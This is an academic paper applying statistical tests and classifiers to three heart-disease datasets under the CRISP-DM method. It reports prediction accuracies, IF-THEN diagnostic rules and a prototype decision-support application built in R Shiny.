Zuzana Vantová, Ján Paralič  
Department of Cybernetics and Artificial  
Intelligence,  
Faculty of Electrical Engineering and Informatics,  
Technical university of Košice, Slovakia  
zuzana.vantova@tuke.sk, jan.paralic@tuke.sk

**Abstract**—The heart disease describes a range of conditions affecting our heart. It can include blood vessel diseases such as coronary artery disease, heart rhythm problems or and heart defects. This term is often used for cardiovascular disease, i.e. narrowed or blocked blood vessels leading to a heart attack, chest pain or stroke. In our work, we analysed three available data sets: Heart Disease Database, South African Heart Disease and Z-Alizadeh Sani Dataset. For this purpose, we focused on two directions: a predictive analysis based on Decision Trees, Naive Bayes, Support Vector Machine and Neural Networks; descriptive analysis based on association and decision rules. Our results are plausible, in some cases comparable or better as in other related works

## I. INTRODUCTION

THE availability of various medical data leads to a reflection if we have some effective and powerful methods to process this data and extract potential new and useful knowledge. A diagnostics of different diseases represents one of the most important challenges for data analytics. The researchers focus their activities in several directions, e.g. to generate prediction models with high accuracy, to extract IF-THEN rules or to investigate new cut-off values for relevant input variables [30]. All directions are important and can contribute to improving the effectiveness of the medical diagnostics.

Heart disease (HD) is a general name for a variety of diseases, conditions, and disorders that affect the heart and the blood vessels. The symptoms depend on the specific type of this disease such coronary artery diseases, stroke, heart failure, hypertensive heart disease, cardiomyopathy, heart arrhythmia, congenital heart disease, etc. HD is the leading global cause of death based on a statistics of American Heart Association. The World Health Organization estimated that in 2012 more than 17.5 million people died from HD (31% of all global deaths). This growing trend can be reversed by an effective prevention, i.e. early identification of warning symptoms or typical patient's behavior leads to HD. It is a task for data analytics to support the diagnostic process with results in simple understandable form for doctors or general practitioners without deeper knowledge about algorithms and their applications.

The paper consists of three main sections. At first, we introduce the motivation and possible approaches to support the effective diagnostics of HD. The second section describes six phases of the CRISP-DM methodology and related experiments. The last section concludes the paper and proposes some improvements for our future work.

### A. Related Work

As HD is a very serious disease, many researchers tried to predict it or to extract crucial risk factors. The relatively known data sets are Cleveland, Hungarian, and Long Beach VA freely available on UCI machine learning repository.

El-Bialy et al. used all these datasets in their study [18]. At first, authors selected five common variables for each dataset (Cleveland, Hungarian, Long Beach VA and Statlog project) and applied two data mining techniques: decision tree C4.5 and Fast Decision Tree (improved C4.5 by Jiang SU and Harry Zhang). These operations resulted in accuracy from 69.5% (FDT, Long Beach VA data) to 78.54% (C4.5, Cleveland). Next, authors merged all datasets into one containing variables like cp, age, ca, thal, or thalach. The merging resulted in 77.5% accuracy by the C4.5 algorithm and 78.06% by FDT.

Verma, Srivastava, and Negi in their work [19] designed a hybrid model for diagnosing of coronary artery disease (one type of HD). For this purpose, authors used data from the Department of Cardiology at Indira Gandhi Medical College in Shimla in India, which contained 335 records describing by 26 attributes. The authors pre-processed data via correlation and features selection by particle swarm optimization (PSO) method. For modelling authors used four analytical methods: Multi-layer perceptron (MLP), Multinomial logistic regression model (MLR), Fuzzy unordered rule induction algorithm (FURIA) and Decision Tree C4.5. As first, they applied the MLP to the whole dataset. The obtained accuracy 77% was not satisfactory, so they tried to improve it by MLR. This step resulted in 83.5% accuracy. The methods FURIA and C4.5 did not offer higher value. In the next step, authors tried to optimize data

pre-processing and tried to identify the prime risk factors using correlation based feature subset (CFS), selection with PSO, k-means clustering and classification or a combination all of these. Finally, they achieved 88.4% accuracy using MLR and they applied proposed hybrid model on Cleveland dataset. This model improved the accuracy of classification algorithms from 8.3 % to 11.4 %.

Cleveland dataset is only one of several datasets typically used by researchers for analytical support of HD diagnostics. The second is Z-Alizadeh Sani dataset collected at Tehran's Shaheed Rajaei Cardiovascular, Medical and Research Centre. This dataset contains 303 records with 54 features. Alizadehsani et al. aimed to classify patients into two target classes: suffered by coronary artery disease or normal [20]. They divided the original set of variables into four groups: demographic, symptoms and examination, ECG, laboratory, and echo. They focused on pre-processing phase, mainly on features selection by Ginni index or Support Vector Machine. They also created several new variables like LAD (Left Anterior Descending), LCX (Left Circumflex) and RCA (Right Coronary Artery). For classification, authors used four methods: Naive Bayes, Sequential Minimal Optimization (SMO), SMO with bagging and Neural network. They applied these algorithms to different pre-processed data sets: all original variables without three new, all original variables with three new, only selected variables from the original set without three new and the selected variables from the original set with three new. The best-obtained results were 93.4% for SMO with bagging, 75.51% for Naive Bayes, 94.08 for SMO and 88.11 for the Neural network. All results were verified by 10-cross validation. The authors extracted Typical Chest Pain, Region RWMA2, age, Q-Wave and ST Elevation as the most important variables.

The same dataset was used by Yadav's team [21] focusing on an optimization of Apriori algorithm by Transaction Reduction Method (TRM). The new algorithm decreased a size of the candidate's set and a number of transactional records in the database. The authors compared it with some traditional methods and obtained accuracy 93.75%; SMO (92.09%), SVM (89.11%), C4.5 (83.85%), Naïve Bayes (80.15%).

All mentioned works focused mainly on predictive analysis within traditional methods like Decision Trees, Naive Bayes, Support Vector Machine or Neural networks. Next, authors tried to improve these results by suitable operations in pre-processing phase or by other analytical methods like SMO. We selected these works to set a baseline for our research activities.

### B. Methods

The CRISP-DM represents the most popular methodology for data mining and data science. This methodology defines six main phases from business understanding to the deployment [1], [2]. The first phase deals with a

specification of business goal and its transformation to the data mining context. The second phase focus on detailed data understanding through various graphical and statistical methods. Data preparation is usually the most complex and most time-consuming phase including data aggregation, cleaning, reduction or transformation. In modeling, different machine learning algorithms are applied to the preprocessed datasets. Traditionally, this dataset is divided into training and testing sample, or analysts use 10-cross validation. The obtained results are evaluated by traditional metrics like accuracy, ROC, precision, or recall. Next, the analysts verify accomplish of the specified business goals. The last phase is devoted to the deployment of the best results in real usage and identification of the best or worst practices for the next analytical processes.

The decision tree is a flowchart-like tree structure, where each non-leaf node represents a test on an attribute, each branch represents an outcome of the test, and leaf nodes represent target classes or class distributions [3]. We decided to use this method because we were able to visualize the tree or to extract the decision rules. The C4.5 algorithm used normalized information gain for splitting [4]. The C5.0 algorithm represents an improved version of the C4.5 that offers a faster generation of the model, less memory usage, smaller trees with similar information value, weighting, and support for the boosting [5]. CTree is a non-parametric class of regression trees embedding tree-structured regression models into a well-defined theory of conditional inference procedures. This algorithm does not use the traditional variable selection based on information gain or Ginni coefficient but selects the variables with many possible splits or many missing values [6]. It uses a significance test procedure. The CART (Classification and Regression Trees) algorithm builds a model by recursively partitioning the data space and fitting a simple prediction model within each partition [7]. The result is a binary tree using a greedy algorithm to select a variable and related cut-off value for splitting with the aim to minimize a given cost function.

Naive Bayes is a simple technique for constructing classifiers that require a small number of training data to estimate the parameters necessary for classification [8]. It uses the probabilities of each attribute belonging to each class to make a prediction. Naive Bayes simplifies the calculation of probabilities by assuming that the probability of each attribute belonging to a given class value is independent of all other attributes. To make a prediction, it calculates the probabilities of the instance belonging to each class and selects the class value with the highest probability.

Support Vector Machine (SVM) is a supervised machine-learning algorithm, mostly used for classification. SVM plots each record as a point in n-dimensional space (where n is a number of input variables). The value of each variable represents a particular ordinate [9]. Then, SVM performs classification by finding a hyperplane distinguishing the two target classes very well. New examples are mapped into

same space and predicted to a category based on which side of the gap they fall.

Neural networks are a computational model, which is based on a large collection of connected simple units called artificial neurons. We will use this method if we don't want to know the decision mechanism. They work like a black box, i.e. we know the model is some non-linear combination of some neurons, each of which is some non-linear combination of some other neurons, but it is near impossible to say what each neuron is doing. This approach is opposite to the Decision trees or SVM. We used a feedforward neural network, in which the information moves in only one direction – forward [10].

Association rules are a popular and well-researched method for discovery of interesting relations between variables in (large) databases [11], [12]. The most often used algorithm to mine association rules is Apriori [13]. Association rules analysis is a technique to uncover how items are associated with each other. The Apriori principle can reduce the number of item sets we need to examine.

We used some statistical methods to investigate possible relations between input variables themselves or between them and target diagnostics [14]. For this purpose, we applied Shapiro-Wilks normality test (null hypothesis: sample  $x_i$  came from a normally distributed population [22]); 2-sample Welch's t-test (the population means from the two unrelated groups are equal [23]); Mann-Whitney-Wilcoxon Test [29] (the two populations are equal); Pearson chi-square independence test (two categorical variables are independent [24]); Fisher's Exact test (the relative proportions of one variable are independent of the second variable [25]) and logistic regression [28]. Next, we used k-Nearest Neighbour and multiple linear regression to replace the missing values in a dataset by some plausible values [26], [27].

For experiments, we used a language and environment for statistical computing and graphics called R. It provides a wide variety of statistical (linear and nonlinear modelling, classical statistical tests, time-series analysis, classification, clustering, etc.) and graphical techniques, and is highly extensible<sup>1</sup>.

## II. CRISP-DM

### A. Business Understanding

As we mentioned before, the HD diagnostics is complicated process containing many different input variables that need to be considered. In this case, data mining can help to process and analyze available data from a different point of views. The business goal is to provide an application decision support for doctors and general practitioners. From data mining point of view, we can transform this goal into two possible directions: predictive and descriptive analysis. The first one was represented by

binary classification and the second one by extraction of association or decision rules. In data preparation phase we aimed to investigate possible relations between different combinations of variables within some statistical tests. We determined a minimal 85% accuracy based on performed state of the art. For this evaluation, we used a traditional confusion matrix (Table I.)

TABLE I.  
CONFUSION MATRIX

Predicted value	True values	
	TP	FP
	FN	TN

TP (true positive) – healthy people were classified correctly as healthy.

FP (false positive) – healthy people were classified incorrectly as patients with the positive diagnosis.

FN (false negative) – patients with positive diagnosis were classified incorrectly as healthy people.

TN (true negative) – patients with positive diagnosis were classified correctly as sick.

The overall accuracy was calculated within following formula:

$$accuracy = \frac{TP + TN}{TP + FP + FN + TN} \times 100 \quad (1)$$

For evaluating the association rules, we used two traditional metrics: support as the proportion of health records in the dataset, which contains a combination of relevant antecedents; and confidence representing the proportion of health records containing antecedents and consequent two. If we define association rules as  $X \Rightarrow Y$ , then antecedents represent the left part of the rule (X) and the consequent the right part (Y).

### B. Data Understanding and Preparation

We selected three available data sets devoted to the heart diseases. The first dataset dates from 1988 and consists of four databases: Cleveland (303 records), Hungary (294), Switzerland (123), and Long Beach VA (200). Each record is described by 14 variables (Table II.).

The distribution of target attribute in each dataset is following: 139 patients with positive diagnostics/164 healthy people, 106/188, 115/8, 149/51.

This dataset contained nearly 2 thousand missing values, mainly in variable *ca*. For nominal attributes, we used the k-NN method, for numerical multiple linear regression to solve this problem. In the case of k-NN, we normalized all variables to interval  $< -1, 1 >$  and set up the k-value as 5. This cleaning operation changed the original distributions very slightly.

Fig. 1 visualizes a relation between *resting blood pressure* and target attribute. We can say that many patients with ideal

<sup>1</sup> <https://www.r-project.org/about.html>

blood pressure (around 120) have a positive diagnosis of heart disease.

TABLE II.  
VARIABLES – DATASET 1

Name	Description
age	age in years (28 - 77)
sex	0-female 1-male
cp	chest pain type 1-typical angina 2-atypical angina 3-non-anginal pain 4-asymptomatic
trestbps	resting blood pressure (mm/Hg) (0 - 200)
chol	serum cholesterol (mg/dl) (0 - 603)
fbs	fasting blood sugar 0-false(< 120 mg/dl) 1-true (> 120 mg/dl)
restecg	resting electrocardiographic results 0-normal 1-having ST-T wave abnormality 2-showing probable or definite left ventricular hypertrophy by Estes' criteria
thalach	maximum heart rate achieved (60 - 202)
exang	exercise induced angina 0-no 1-yes
oldpeak	ST depression induced by exercise relative to rest (mm) (-2.6 – 6.2)
slope	the slope of the peak exercise ST segment 1-upsloping 2-flat 3-downsloping
ca	number of major vessels colored by fluoroscopy (0-3)
thal	3-normal 6-fixed defect 7-reversable defect
num	diagnosis of heart disease (angiographic disease status) – target attribute 0 - negative diagnosis (absence) 1 - 4 (from least serious most serious - presence)

Fig.2 visualizes a relation between *maximal achieved heart rate* and target attribute. We expect that the higher value covers people with regular exercise. Fig. 3 visualizes a relation between *sex* and target attribute. The first finding was that in the integrated dataset we had significantly more male than female. The second was a ratio between healthy people and patients with positive diagnosis in both groups.




Fig. 1 Histogram (x- trestbps, y-multiplicity, green color – healthy person, orange color – positive diagnosis)




Fig. 2 Histogram (x- thalach, y-multiplicity, green color – healthy person, orange color – positive diagnosis)




Fig. 3 Histogram (x- sex, y-multiplicity, green color – healthy person, orange color – positive diagnosis)

For a better understanding of variables describing the EKG results, we present an example of ST segments (Fig. 4). The normal ST segment has a slight upward concavity. Flat, downsloping or depressed ST segments may indicate coronary ischemia. ST elevation may indicate transmural myocardial infarction.




Fig. 4 An example of ST segment from electrocardiography [16]

Next, we investigated a possibility to reduce the input set of variables. Three variables described the ECG: *Restecg*, *Oldpeak*, and *Slope*. If we visualized their distributions, the first two had a low distinguish ability for target classes. We have omitted these two attributes from next experiments.

Next, we investigated a relationship between nominal variables and target attribute. For this purpose, we tried to use Pearson's Chi-squared Test and we obtained following p-values: *sex* ( $< 2.2e-16$ ), *exang* ( $< 2.2e-16$ ), *cp* ( $< 2.2e-16$ ), *fbs* ( $5.972e-05$ ), *slope* ( $< 2.2e-16$ ), *ca* ( $8.806e-16$ ) and *thal* ( $< 2.2e-16$ ). These results rejected the null hypothesis and confirmed the expected relationship.

In the case of numerical variables, we started with Shapiro-Wilks normality test: *age* (p-value =  $2.268e-05$ ), *trestbps* ( $3.052e-15$ ), *chol* ( $< 2.2e-16$ ), *thalach* ( $1.906e-05$ ). Based on this result, we choose a non-parametric Mann-Whitney-Wilcoxon Test: *age* (p-value =  $2.2e-16$ ), *treshbps* ( $0.001596$ ), *chol* ( $4.941e-05$ ), *thalach* ( $2.2e-16$ ). If we set up the 0.05 as significance level, we rejected the null hypothesis for all numeric variables, i.e. existing dependency between them and target attribute.

Finally, we applied a logistic regression on this data. If we set a level for statistical significance to 0.005, the most significant variables were *sex* = *male* (p-value = 0.000602), *slope* = 2 (0.000355), *ca* = 1 ( $1.04e-05$ ), *ca* = 2 ( $3.01e-06$ ), *ca* = 3 (0.008745), *cp* = 4 (0.001302) and *treshbps* (0.007671). Based on relevant z-values, all these variables increase the chance for classification into positive target class.

Fig.5 visualizes a distribution of target attribute after its transformation to binary one (1-4 were aggregated in 1).



Fig. 5 Histogram (x- target attribute (absence, presence), y- multiplicity)

Since in previous dataset we investigated the higher occurrence of HD in male sample, as second dataset we selected a sample of males in a heart-disease high-risk region of the Western Cape, South Africa. It contains 462 records described by 10 variables without missing values (Table III.). This data sample is part of a larger dataset, described in [15]. The target attribute contained 302 records of healthy persons and 160 positive diagnoses of HD.

TABLE III.  
VARIABLES – DATASET 2

Name	Description
age	age in years (15 - 54)
sbp	systolic blood pressure (101 - 218)
chd	coronary heart disease – target attribute 0 – negative diagnosis 1 – positive diagnosis
tobacco	cumulative tobacco (kg) (0 - 31.2)
LDL	low density lipoprotein cholesterol (0.98 - 15.33)
adiposity	measure of % body fat (6.74 - 42.49)
obesity	measure weight-to-height ratios (BMI). (14.70 – 46.58)
famhist	family history of heart disease (present, absent)
typea	type-A behavior is characterized by an excessive competitive drive, impatience and anger/hostility
alcohol	current alcohol consumption (0.00 – 147.19)

We performed similar operations to understand the data. Figure 5 visualizes a relation between family history of heart disease (*famhist*) and target attribute. We can say that a



chance to be positive diagnosed is around 50% if some heart disease occurred in the family history.

We solved an unbalanced distribution of the target attribute with an oversampling method, i.e. we re-sampled the minority class in the training set. The result was 302 records for absent and 256 for the present.




Fig. 6 Histogram (x- famhist, y-multiplicity, green color – healthy person, orange color – positive diagnosis)

Next, we investigated potentially existing relationships between input variables and target attributes. Since we had mainly numeric variables, at first we tested if they had a normal distribution. For this purpose, we used Shapiro-Wilks test with following results: *age* (p-value = 4.595e-13), *sbp* (1.253e-14), *tobacco* (< 2.2e-16), *LDL* (7.148e-15), *adiposity* (4.245e-05), *obesity* (9.228e-10), *typea* (0.008604) and *alcohol* (< 2.2e-16). In all cases, the distribution deviated from normality based on cut-off p-value 0.05. Based on this result, we choose a non-parametric Mann-Whitney-Wilcoxon Test. We obtained following p-values: *age* (3.364e-15), *sbp* (0.000214), *tobacco* (4.31e-12), *LDL* (6.058e-09), *adiposity* (1.385e-07), *obesity* (0.02073), *typea* (0.05219) and *alcohol* (0.1708). If we set up the 0.05 as significance level again, we confirmed the null hypothesis for the two last variables, i.e. they were independent and we omitted them.

Finally, we generated a logistic regression model based on data with a reduced set of input variables. This model has confirmed the importance of *famhist* = present (p-value = 2.68e-05), *age* (0.000572), *tobacco* (0.001847) and *LDL* (0.002109). All four variables increase a chance for the positive diagnosis of the HD.

The last dataset was Z-Alizadeh Sani Dataset containing 303 records about patients from Tehran's Shaheed Rajaei Cardiovascular, Medical and Research Centre [17]. Each patient was characterized by 54 variables. These variables were arranged in four groups: demographic, symptom and examination, ECG, laboratory and echo features. The target classes were a positive diagnosis of coronary artery disease

(CAD) and normal health status. The patient is categorized as CAD, if his/her diameter narrowing is greater than or equal to 50%, and otherwise as Normal. The dataset did not contain any missing values. In Table IV, we present only selected set of input variables as an example.

TABLE IV.  
VARIABLES – DATASET 3

Name	Description
age	age in years (30 - 86)
Diabetes Mellitus	0 - No 1 - Yes
Fasting Blood Sugar (mg/dl)	62 - 400
Pulse Rate	50 - 100
ST Elevation	0 - No 1 - Yes
ST Depression	0 - No 1 - Yes
Low-Density Lipoprotein (mg/dl)	18- 232
White Blood Cell	3 700 – 18 000
Obesity	0 - No (BMI<25) 1 - Yes (BMI >25)
Creatine (mg/dl)	0.5 - 2.2
Ex-Smoker	0 - No 1 - Yes
Hemoglobin (g/dL)	8.9 - 17.6
Non-anginal CP	0 - No 1 - Yes
<b>Heart disease</b> (target attribute)	0 - Normal 1 - CAD

We performed similar data understanding, Fig. 7 visualizes a relation between typical chest pain and target attribute. If the patient felt chest pain, then change for heart disease is very high. If the patient did not feel the chest pain, the chance for HD is still 50/50.




Fig. 7 Histogram (x- typical chest pain, y-multiplicity, green color – healthy person, orange color – positive diagnosis (CAD))

We have proceeded in the same way as in the two previous cases. We omitted the variables with only one values as e.g. Exertional CP. We started with an investigation of the possible normal distribution of numerical variables. We confirmed it for three variables through histograms (Fig. 8) and Shapiro-Wilks normality test: HB (p-value = 0.1301), Lymph (0.08769) and Neut (0.2627).




Fig. 8 Histogram (x- number of Neutrophil , y-multiplicity)

For these variables, we performed two-sample Welch's t-test with following results: *HB* (p-value < 2.2e-16), *Lymph* (< 2.2e-16) and *Neut* (< 2.2e-16). We rejected the null hypothesis and accepted the alternative one (the population means are not equal), i.e. variables and target attribute were dependent.

For other numerical variables, we performed the non-parametric Mann-Whitney-Wilcoxon Test. Based on significance level 0.05 we were able to reject the null hypothesis for following variables: *Weight* (0.2137), *Length* (0.9428), *BMI* (0.2537), *Edema* (0.3485), *CR* (0.3251), *LDL* (0.6088), *HDL* (0.5036), *BUN* (0.1293), *Na* (0.09188), *WBC* (0.3672) and *PLT* (0.2292). It means that these variables and target attribute were independent and we excluded them from our experiments.

For nominal variables, we had to use two methods: at first Pearson chi-square independence test and if more than 20% of the contingency table's cells are less than five, we used Fisher's Exact test. We omitted following variables with significance level 0.05: *sex* (p-value = 0.2991), *Current Smoker* (0.2614), *FH* (0.6557), *Obesity* (0.8003), *DLP* (0.9284), *Systolic Murmur* (1.0), *LVH* (0.5251); *Ex-Smoker* (0.7297), *CRF* (0.1875), *CVA* (1.0), *Airway disease* (0.1875), *Thyroid Disease* (0.4138), *Weak Peripheral Pulse* (0.3263), *Lung Rales* (0.7349), *Function Class* (0.1405), *LowTH Ang* (1.0), *BBB* (0.307) and *Poor R Progression* (0.064).

The mentioned operations reduced an original set of input variables from 53 to 27. Finally, we generated a logistic regression model that confirmed the importance of variables *Typical Chest Pain = 1* (3.63e-05), *Age* (4.06e-05), *Diabetes Mellitus* (0.00321), *T inversion* (0.00140), *Valvular heart*

*disease = normal* (0.00605) and *Regional wall motion abnormality* (0.0057).

This dataset was also unbalanced from the target attribute point of view. Therefore, we used the oversampling method again, i.e. we re-sampled the minority class in the training set. The result was 216 records for CAD and 174 for normal.

### C. Modelling and Evaluation

We applied selected data mining methods to predict the HD and to extract relevant rules. For the prediction models, we verified experimentally three data division to training and testing sets (80/20, 70/30, 60/40). For each division, we repeated the experiment for 10 times with different sampling and in respect to the original ratio of target classes. We also performed a stratified 10-cross validation, i.e. each fold contained roughly the same proportions of the two types of class labels. Finally, we applied these methods on original datasets and with reduced sets of variables mentioned above.

Table V. presents the best-achieved results for all three datasets.

TABLE V.  
THE BEST ACHIEVED PREDICTIONS

Name	Method	Accuracy (%)
Cleveland, Hungary, Switzerland and Long Beach VA	Decision trees	88.09
	Naive Bayes	86.76
	SVM	88.53
	Neural networks	89.93
South Africa Heart Disease	Decision trees	73.87
	Naïve Bayes	71.17
	SVM	73.70
	Neural networks	68.48
Z-Alizadeh Sani Dataset	Decision trees	85.38
	Naïve Bayes	83.33
	SVM	86.67
	Neural networks	86.32

The first group of experiments resulted in the best model generated by neural network visualized in Fig. 9. This model contained only reduced set of input variables. The best decision tree model was generated by CART, 10-stratified cross-validation, and all original variables. The reduced set of variables provided the same accuracy.

For the second dataset, we obtained less accurate models. The proposed reduction of the variables did not bring any significant improvement. Based on relevant confusion matrices, we found out a relatively high number of records predicted as negative, but in fact, they were positive. This is an important finding for future improvement.

In the last case, we obtained the best model within SVM, which for all datasets provided one of the most accurate predictions. Since it is complicated to visualize the whole SVM model; we present an only 2-dimensional example based on attributes *age* and *tresbps* (Fig. 10).




Fig. 9 The structure of the created neural network with the best prediction ability (input layer = 20 neurons, hidden layer = 5 neurons, red numbers - bias)




Fig. 10 The example of SVM prediction model (x – tresbps, y – age, purple – positive diagnosis, cyan – negative diagnosis)

Finally, we discretized all numerical attributes in accordance with the typical categories defined by existing medical literature. Next, we applied the Apriori algorithm to generate association rules. These rules were very similar to those we extracted from the decision trees models:

IF *thal* = reversible defect/ fixed defect AND *ca* = 1/2/3 THEN HD = positive diagnosis (dataset1 – decision rules)

IF *sex* = male AND *exang* = yes AND *oldpeak* > 0.8 THEN HD = positive (dataset1 – association rules)

IF *age* < 50.05 AND *tobacco* > 0.46 AND *typea* > 68.5 THEN HD = positive (dataset2)

IF *famhist* = 1 and *LDL* = high THEN HD = positive (dataset2)

IF *Typical Chest Pain* = 0 AND *Age* < 61 and *Region RWMA* = 0/1 THEN HD = positive (dataset3)

IF *Typical Chest Pain* = 1 AND *VHD* = mild THEN HD = positive (dataset3)

We can conclude that the content of the generated prediction models is in accordance with the results of the relevant statistical tests about attributes dependency.

## D. Deployment

The last phase is devoted to the deployment of the evaluated and verified models into practice. We focused on simple understandable and interpretable application to support the diagnostic process of the heart diseases. We used an open source R package Shiny that provides an elegant and powerful web framework for building web applications using R. Fig. 11 visualizes our prototype offering all analytical features described in this paper, e.g. data understanding, statistical tests, classification models generation and diagnosis of a new patient.




Fig. 11 An example of supporting application

## III. CONCLUSION

This paper presents the application of various statistical and data mining methods to understand three different medical data sets, to generate some prediction models or to extract rules suitable for decision support during the diagnostic process. We used some statistical tests to find out possible existing relationships between input variables and target attribute. Based on relevant results, we prepared the datasets for modeling phase, in which we applied some selected methods as decision trees, Naive Bayes, Support Vector Machine or Apriori algorithm. In comparison with existing studies, our results are plausible, in some cases comparable or better. In our future work, we will focus on several directions: transformation and creation of the new derived variables to improve the data information value; investigation of the new cut-off values for selected variables, boosting for prediction models and e.g. cost matrix for unbalanced distribution

## ACKNOWLEDGMENT

